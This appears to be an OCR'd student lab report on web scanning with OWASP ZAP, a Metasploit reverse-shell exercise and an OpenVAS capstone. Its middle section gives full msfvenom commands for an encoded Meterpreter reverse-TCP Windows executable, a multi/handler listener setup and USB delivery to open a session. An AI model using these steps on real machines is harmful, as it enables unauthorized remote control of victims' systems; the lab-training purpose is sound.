
It is an open-source web application security testing tool developed by the OWASP community. ZAP find vulnerabilities in web applications during development and testing phases. Including Automated Scans, Manual Testing Tools, Intercepting Proxy, Active and Passive Scanning.

OWSAP ZAP Installation

sudo apt update

sudo apt install zaproxy

After installation. we need to be import the CA certificate in browser firebox, chrome.




OWASP ZAP

OWASP ZAP is mainly used for scanning web applications for security flaws. Like SQL injection, XSS, CSRF


Automated vulnerability scan for web application using URLs.

Using tool like: OWSAP ZAP

URL attack: https://tryhackme.com/login/bWAPP/




Alert range and risk ra is showing below snapshot.



Title: Reporting Practice

Reporting Practice diagram using Draw.io. it visually represents the workflow from vulnerability testing to report creation.



Title: Post-Exploitation and Evidence Collection

The investigator documented an active remote session, preserved volatile memory and network traffic, and collected relevant logs and files. Each artifact was hashed, timestamped, and stored with signed chain-of-custody forms. Evidence integrity and access were controlled for forensic analysis and legal admissibility.

Meterpreter

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x64/zutto_dekiru -i 5 -f exe > reversel.exe


```
┌──(manojkumar㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x64/zutto_dekiru -i 5 -f exe > reversel.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 561 (iteration=0)
x64/zutto_dekiru succeeded with size 614 (iteration=1)
x64/zutto_dekiru succeeded with size 663 (iteration=2)
x64/zutto_dekiru succeeded with size 714 (iteration=3)
x64/zutto_dekiru succeeded with size 772 (iteration=4)
x64/zutto_dekiru chosen with final size 772
Payload size: 772 bytes
Final size of exe file: 7680 bytes
```

ls command to identify the files and folder lists.


```
┌──(manojkumar㉿kali)-[~]
└─$ ls
2025-10-18-ZAP-Report-      Documents          Maltego.mtgl       msfinstall     Pictures     reversel.exe  scans.xml    venv
2025-10-18-ZAP-Report-.html Downloads          Mp@9626368746      Music          Public       scans.gnmap   strings.txt  Videos
Desktop                     gobuster_http.txt  Mp@9626368746.pub  nikto_http.txt reversel.ee  scans.nmap    Templates    vuln_scan
```

$ pwd
$ cp reversel.exe /media/sf_Software/
$ cd /media/sf_Software/
$ mv reversel.exe shall.exe

Then have to check the folder for exe file.



Open terminal in kali linux and go to msfconsole login.



After msfconsole login we can follow the below steps.

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) >
```

msf exploit(multi/handler) > ifconfig

```
msf exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:a00:27ff:fe20:351e  prefixlen 64  scopeid 0x0<global>
        inet6 fd17:625c:f037:2:8ac0:aa28:5a46:72c6  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe20:351e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:20:35:1e  txqueuelen 1000  (Ethernet)
        RX packets 27036  bytes 25382461 (24.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18491  bytes 4685096 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20820  bytes 8548530 (8.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20820  bytes 8548530 (8.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

msf exploit(multi/handler) > set LHOST 10.0.2.15
msf exploit(multi/handler) > show options

```
msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

msf exploit(multi/handler) > exploit -j -z

```
msf exploit(multi/handler) > exploit -j -z

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
```

msf exploit(multi/handler) > show options
msf exploit(multi/handler) > jobs

```
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                  Payload                          Payload opts
  --  ----                  -------                          ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.15:4444
```

Actually open this file now if you deliver this file over the usb drive you can just double click it and it will open but if you download file from the internet or from basically apache tool or via email or via anything else it will ask permission to run it or not permission it will ask are you sure you want to run this file since it is a dot exe file it is an executable and it will do for every executable you basically download our internet it will ask do you want to run it since it is an

executable file but since we delivered it over usb we can just double click it and it will run for us it will not ask anything else.

It will just open but if I go right here to my win to kali linux machine you will see that we got interpreter session one open on our local listening address head to the windows 11 machine.


```
msf exploit(multi/handler) > sessions
msf exploit(multi/handler) > sessions -i 1
exit
```

Title: Capstone Project: Full VAPT Cycle

Vulnerability Assessment & Penetration Test (VAPT) lifecycle in a controlled, authorized environment and produce a professional report demonstrating methodology, findings, mitigations, and learned.


OpenVAS / Nessus / Nmap: vulnerability and discovery scanning.

Configure the target system to identify the vulnerability assessment.




Then

Go to scan → tasks → new tasks




Find the report under the tab


Go to scan → report



Host details It will show here.



Closed CVES details for reference.



Brute force logins with default credential.